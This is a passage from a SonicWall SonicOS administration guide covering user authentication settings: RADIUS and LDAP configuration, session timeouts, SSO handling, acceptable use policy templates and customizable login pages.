5 Select **Allow HTTP login with RADIUS CHAP mode** to have a CHAP challenge be issued when a RADIUS user attempts to log in using HTTP. This allows for a secure connection without using HTTPS. Be sure to check that the RADIUS server supports this option. This option is not selected by default.


NOTE: If you log in using this method, you are restricted in the management operations you can perform because some operations require the appliance to know the administrator's password; with CHAP authentication by a remote authentication server, the appliance does not know the password.

If this setting is checked, therefore, any users who are members of administrative user groups may need to manually log in via HTTPS if logging in for administration. This restriction does not apply to the built-in **admin** account.

NOTE: When using LDAP, this mechanism can normally be used by setting the **Authentication method for login** to **RADIUS** and then selecting LDAP as the mechanism for setting user group memberships in the RADIUS configuration.

6 To display a banner containing a policy when the user logs in and that the user must accept to log in, select the **Start With Policy Banner Before Login Window** checkbox.


a To see a sample banner, click **Example Template**. The **Policy banner content** field is populated.




TIP: The banner can include HTML formatting.

b Make changes to the sample banner or enter new coding.

c To see what the banner looks like, click **Preview**. The **PolicyBanner** dialog displays.



User Session Settings



To configure settings that apply to all users who are authenticated through the firewall:

1. Specify the length of time for inactivity after which users are logged out of the firewall in the **Inactivity timeout (minutes)** field. The default is **15** minutes.
2. From the **Don't allow traffic from these services to prevent user logout on inactivity** drop-down menu, select the service or service group option to be prevented from logging out inactive users. This option saves system overhead and possible delays re-identifying aged-out authenticated users by making them inactive instead of logging them out. Inactive users do not use up system resources and can be displayed on the **Users > Status** page. The default is **None**.
3. For the following **For logging of connections on which the user is not identified** options, select the type of logging, **Log no user name** or **Log user name**, to be done, and optionally, the log user name:
   - **If SSO fails to identify the user: Log user name Unknown SSO failed** (default)
   - **For connections that bypass SSO: Log user name SSO Bypass** (default)

     NOTE: This option also can be set in the **SSO Bypass section of the Enforcement** tab of the **SSO Authentication Configuration** dialog.

   - **For connections originating externally: Log no user name** (default); if **Log user name** is selected, the default user name is **Unknown (external)**
   - **For other unidentified connects: Log no user name** (default); if **Log user name** is selected, the default user name is **Unknown**
4. Specify how to handle a user's connections that remain after the user logs out from the SonicWall appliance with the **Actions for remaining user connections on logout** options.


	Action	
Type of logout	**For connections requiring user authentication** [a]	**For other connections** [b]
On logout due to inactivity	Leave them alive (default) Terminate them Terminate after… minutes	Leave them alive (default) Terminate them Terminate after… minutes
On active/reported logout	Leave them alive Terminate them (default) Terminate after… minutes	Leave them alive Terminate them Terminate after… 15 minutes (default)

a. Applies for connections via access rules that allow only specific users.
b. Applies for other connections that do not have a specific user authentication requirement.

You can set different actions for:

- Inactivity logout, where the user may or may not still be logged into the domain/computer
- Users actively logging themselves out or being reported to the SonicWall appliance as being logged out (the latter normally means that the user has logged out from the domain/user)

User Session Settings for SSO Authenticated Users



To specify how inactive SSO-authenticated users are handled:

1 To put a user identified to the SonicWall appliance via an SSO mechanism, but no traffic has yet been received from the user, into an inactive state so they do not use resources, select the **On being notified of a login make the user initially inactive until they send traffic** checkbox. The users remain in an inactive state until traffic is received. This option is selected by default.


Some SSO mechanisms do not give any way for the SonicWall appliance to actively re-identify a user, and if users identified by such a mechanism do not send traffic, they remain in the inactive state until the appliance eventually receives a logout notification for the user. For other users who can be re-identified, if they stay inactive and do not send traffic, they are aged-out and removed after a period that can be set in Step 3.

2 If an SSO-identified user who has been actively logged in is timed out due to inactivity, then users who cannot be re-identified are returned to an inactive state. To have users who would otherwise be logged out on inactivity to be returned to an inactive state, select the **On inactivity timeout make all user inactive instead of logged out** checkbox. Doing this avoids overhead and possible delays re-identifying the users when they become active again. This setting is selected by default.

3 For inactive users who are subject to getting aged out, you can set the time, in minutes, after which they are aged-out and removed if they stay inactive and do not send traffic by selecting the **Age out inactive users after (minutes)** checkbox and specifying the timeout in the field. This setting is selected by default, and the minimum timeout value is 10 minutes, the maximum is 10000 minutes, and the default is **60** minutes.

NOTE: As the reason for keeping inactive user separate from active users is to minimize the resources used to manage them, the age-out timer runs once every 10 minutes. It may, therefore, take up to 10 minutes longer to remove inactive users from active status.

User Session Settings for Web Login



To configure user session settings for web login:

1 **Enable login session limit for web logins**: Limit the time a user is logged into the firewall via web login by selecting the checkbox and typing the amount of time, in minutes, in the **Login session limit (minutes)** field. This setting is selected by default The default value is **30** minutes.

2 **Show user login status window** — For users logging in via web login, displays a status window with a **Log Out** button during the user's session. The user can click the **Log Out** button to log out of their session.

> **NOTE:** The window must be kept open throughout the user's session as closing it logs the user out.

> **IMPORTANT:** If this option is not enabled, the status window is not displayed and users may not be able to log out. In this case, a login session limit must be set to ensure that they do eventually get logged out.

The **User Login Status** window displays the number of minutes the user has left in the login session. The user can set the remaining time to a smaller number of minutes by entering the number and clicking the **Update** button.

When this option is enabled, a mechanism that monitors heartbeats sent from that window also can be enabled to detect and log out users who disconnect without logging out.

If the user is a member of the SonicWall Administrators or Limited Administrators user group, the **User Login Status** window has a **Manage** button the user can click to automatically log into the firewall's management interface. See Disabling the User Login Status Popup on page 1500 for information about disabling the **User Login Status** window for administrative users. See Configuring Local Groups on page 1583for group configuration procedures.


- **User's login status window sends heartbeat every (seconds)** — Sets the frequency of the heartbeat signal used to detect whether the user still has a valid connection. The minimum heartbeat frequency is 10 seconds, the maximum is 65530 seconds, and the default is **120** seconds.

3 **Enable disconnected user detection** — Causes the firewall to detect when a user's connection is no longer valid and ends the session. This setting is selected by default.

- **Timeout on heartbeat from user's login status window (minutes)** — Sets the time needed without a reply from the heartbeat before ending the user session. The minimum delay before ending the user session is 1 minute, the maximum is 65535 minutes, and the default is **10** minutes.

4 Optionally, select to have the user's login status window display in the same window rather than a popup window by selecting **Open user's login status window in the same window rather than in a popup** checkbox.


Other Global User Settings




The specified HTTP URLs bypass users authentication access rules. In this section, you define a list of URLs users can connect to without authenticating.

To add a URL to the list:


1 Click **Add** below the URL list. The **Add URL** dialog displays.



2 In the **Enter URL** field, enter the top-level URL you are adding, for example, `www.sonicwall.com`. All sub directories of that URL are included, such as `www.sonicwall.com/us/Support.html`.




3 Click on **OK** to add the URL to the list. A message displays.



4 Click **Accept**.

Acceptable Use Policy

An acceptable use policy (AUP) is a policy that users must agree to follow in order to access a network or the Internet. It is common practice for many businesses and educational facilities to require that employees or students agree to an acceptable use policy before accessing the network or Internet through the firewall.



The **Acceptable Use Policy** section allows you to create the AUP message window for users. You can use HTML formatting in the body of your message. Clicking the **Example Template** button creates a preformatted HTML template for your AUP window; see Example Template on page 1517.

- **Display on login from** - Select the network interface(s) you want to display the Acceptable Use Policy page when users login. You can choose **Trusted Zones** (default), **WAN Zone**, **Public Zones** (default), **Wireless Zones**, and **VPN Zone** in any combination.
- **Window size (pixels)** - Allows you to specify the size of the AUP window, in pixels.
- Checking the **Enable scroll bars on the window** allows the user to scroll through the AUP window contents. Specify both:
  - Width: Minimum size is 400 pixels, maximum size is 1280 pixels, and the default is **460** pixels.
  - Height: Minimum size is 200 pixels, maximum size is 1024 pixels, and he default is **310** pixels.
- **Enable scroll bars on window** - Turns on the scroll bars if your content will exceed the display size of the window. This setting is enabled by default.

- **Acceptable use policy page content** - Enter your Acceptable Use Policy text in this field. You can include HTML formatting. The page that is displayed to the user includes an **I Accept** button and **Cancel** button for user confirmation.

Topics:

- Example Template on page 1517
- Preview Message on page 1517

Example Template

Click the **Example Template** button to populate the content with the default AUP template, which you can modify:

```
<font face=arial size=3>
<center><b><i>Welcome to the SonicWall</center></b></i>
<font size=2>

<table width="100%" border="1">
<tr><td>
<font size=2>
<br><br><br>
<center>Enter your usage policy terms here.
<br><br><br>
</td></tr>
</table>

Click "I Accept" only if you wish to accept these terms and continue,
or otherwise select "Cancel".
```

Preview Message

Click the **Preview** button to display your AUP message as it will appear for the user.

Customize Login Pages


SonicOS provides the ability to customize the text of the login authentication pages that are presented to users. Administrators can translate the login-related pages with their own wording and apply the changes so that they take effect without rebooting.

Although the entire SonicOS interface is available in different languages, sometimes the administrator does not want to change the entire UI language to a specific local language.

However, if the firewall requires authentication before users can access other networks, or enables external access services (for example, VPN, SSL-VPN), those login related pages usually should be localized to make them more usable for typical users.

The **Customize Login Page** feature provides the following functionality:

- Keeps the style of original login by default
- Customizes login related pages
- Uses the default login related pages as templates
- Saves customized pages into system preferences
- Allows preview of changes before saving to preferences
- Presents customized login-related pages to typical users



The following login-related pages can be customized:

- Admin Preempt
- Login Authentication
- Logged Out
- Login Full
- Login Disallowed

- Login Lockout
- Login Status
- Guest Login Status
- Policy Access Barred
- Policy Access Down
- Policy Access Unavailable
- Policy Login Redirect
- Policy SSO Probe Failure
- User Password Update
- User Login Message

To customize one of these pages:

1. On the **Users > Settings** page, scroll down to the **Customize Login Pages** section.
2. Select the page to be customized from the **Select Login Page** drop-down menu.
3. Scroll to the bottom of the page and click **Default** to load the default content for the page.
4. Edit the content of the page.

   NOTE: The "`var strXXX =`" lines in the template pages are customized JavaScript Strings. You can change them into your preferring wording. Modifications should follow the JavaScript syntax. You can also edit the wording in the HTML section.

5. Click **Preview** to preview how the customized page will look.
6. When you are finished editing the page, click **Accept**.

Leave the **Login page content** field blank and apply the change to revert to the default page to users.

CAUTION: Be careful to verify the HTML of your custom login page before deploying it, because HTML errors may cause the login page to not function properly. An alternative login page is always available for the administrator, in case a customized login page has any issues. To access the alternate login page, manually input the URL: *https://(device_ip)/defauth.html* directly into the address line of browser (case sensitive). The default login page without any customization is then displayed, allowing you to login as normal and reset your customized login related pages.

Configuring RADIUS Authentication

NOTE: For configuring RADIUS for SonicPoints, see SonicPoints and RADIUS Accounting on page 758 and

For an introduction to RADIUS authentication in SonicOS, see Using RADIUS for Authentication on page 1457. If you selected **RADIUS** or **RADIUS + Local Users** from the **Authentication method for login** drop-down menu on the **Users > Settings** page, the **Configure RADIUS** button becomes available.

A separate **Configure** button for RADIUS is also available if you selected **Browser NTLM authentication only** from the **Single-sign-on method** choices. The configuration process is the same.

Topics:


- RADIUS Client Test on page 1523

Configuring RADIUS Settings

To configure RADIUS settings:

1 Navigate to the **Users > Settings** page.

2 Click **Configure RADIUS** to set up your RADIUS server settings in SonicOS. The **RADIUS Configuration** dialog displays.



3 Under **Global RADIUS Settings**, type in a value for the **RADIUS Server Timeout (seconds)**. The allowable range is 1-60 seconds with a default value of **5**.

4 In the **Retries** field, enter the number of times SonicOS will attempt to contact the RADIUS server. If the RADIUS server does not respond within the specified number of retries, the connection is dropped. This field can range between 0 and 10, with a default setting of **3** RADIUS server retries.

5 In the **RADIUS Servers** section, designate the primary RADIUS server. In the **Primary Server** section, type the host name or IP address of the RADIUS server in the **Name or IP Address** field.

6 Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.

7 Type the **Port Number** for the RADIUS server to use for communication with SonicOS. The default is **1812**.

8 Optionally, select **Send Through VPN tunnel**. This option is not selected by default.

9 Optionally, to enforce MS-CHAPv2 RADIUS authentication, select **Force PAP to MSCHAPv2**. This option is not selected by default.

10 In the **Secondary Server** section, optionally type the host name or IP address of the secondary RADIUS server in the **Name or IP Address** field.

11 An optional secondary RADIUS server can be defined if a backup RADIUS server exists on the network. If you have a secondary RADIUS server, repeat Step 5 through Step 9.

12 Either click


- **OK** if you have finished configuring the RADIUS server.
- **Apply**, to continue configuring RADIUS users (see RADIUS Users Tab on page 1521) and/or testing the settings (see RADIUS Client Test on page 1523).

RADIUS Users Tab

On the **RADIUS Users** tab you can specify what types of local or LDAP information to use in combination with RADIUS authentication. You can also define the default user group for RADIUS users.

To configure the RADIUS user settings:

1 Click the **RADIUS Users** tab.



2 Select **Allow only users listed locally** if only the users listed in the SonicOS database are authenticated using RADIUS.

3 Select the **Mechanism used for setting user group memberships for RADIUS users** option:

NOTE: If the **Use SonicWall vendor-specific attribute on Radius server** or **Use RADIUS Filter-ID attribute on RADIUS server** options are selected, the RADIUS server must be properly configured to return these attributes to the SonicWall appliance when a user is authenticated. The RADIUS server should return aero (0) or more instances of the selected attribute, each giving the name of a user group to which the user belongs.

For details of the vendor-specific attribute settings, see the tech note, SonicOS Enhanced: Using User Level Authentication, and the SonicOS Enhanced RADIUS Dictionary file, `SonicWall.dct`. Both are available at https://support.sonicwall.com/.

- **Use SonicWall vendor-specific attribute on RADIUS server** – To apply a configured vendor-specific attribute from the RADIUS server. The attribute must provide the user group to which the user belongs. The preferred vendor-specific RADIUS attribute is `SonicWall-User-Group`. `SonicWall-User-Privilege` also works for certain user groups, but it is supported primarily for backwards compatibility and is not governed by the **Mechanism for setting user**

group memberships for RADIUS users setting; that is, it is still effective even if something other than the **Use SonicWall vendor-specific attribute on RADIUS server** is selected.

- **Use RADIUS Filter-ID attribute on RADIUS server** – To apply a configured Filter-ID attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
- **Use LDAP to retrieve user group information** (default) – To obtain the user group from the LDAP server. You can click the **Configure** button to set up LDAP if you have not already configured it or if you need to make a change. For information about configuring LDAP, see Configuring the SonicWall Appliance for LDAP on page 1524.
- **Local configuration only** – If you do not plan to retrieve user group information from RADIUS or LDAP.
- **Memberships can be set locally by duplicating RADIUS user names** – For a shortcut for managing RADIUS user groups. When you create users with the same name locally on the security appliance and manage their group memberships, the memberships in the RADIUS database automatically change to mirror your local changes.

4 If you have previously configured User Groups in SonicOS, select the group from the **Default user group to which all RADIUS users belong** drop-down menu. To create a new user group, see Creating a New User Group for RADIUS Users on page 1522.

5 Either click


- **OK** if you have finished configuring the RADIUS server.
- **Apply**, to continue configuring RADIUS users and/or testing the settings.

Creating a New User Group for RADIUS Users

In the **RADIUS User Settings** dialog, you can create a new group by choosing **Create a new user group...** from the **Default user group to which all RADIUS users belong** drop-down menu. The Add Group dialog displays. For the procedure for creating a new user group, see Creating or Editing a Local Group on page 1584.

RADIUS with LDAP for User Groups

When RADIUS is used for user authentication, there is an option on the **RADIUS Users** tab in the **RADIUS Configuration** dialog to allow LDAP to be selected as the mechanism for setting user group memberships for RADIUS users:



When **Use LDAP to retrieve user group information** is selected, after authenticating a user via RADIUS, his/her user group membership information will be looked up via LDAP in the directory on the LDAP/AD server.

NOTE: If this mechanism is **not** selected, and one-time password is enabled, a RADIUS user will be receive a one-time password fail message when attempting to login through SSL VPN.

Clicking the **Configure** button launches the **LDAP Configuration** dialog. For more information on configuring LDAP settings, see Preparing Your LDAP Server for Integration on page 1461.


NOTE: In this case LDAP is not dealing with user passwords and the information that it reads from the directory is normally unrestricted, so operation without TLS could be selected, ignoring the warnings, if TLS is not available (for example, if certificate services are not installed with Active Directory). However, it must be ensured that security is not compromised by SonicOS doing a clear-text login to the LDAP server – for example, create a user account with read-only access to the directory dedicated for SonicOS use. Do not use the administrator account in this case.

RADIUS Client Test

In the **RADIUS Configuration** dialog, you can test your RADIUS Client user name, password and other settings by typing in a valid user name and password and selecting one of the authentication choices for **Test**. Performing the test applies any changes you have made.

To test your RADIUS settings:

1 Click the **Test** tab.



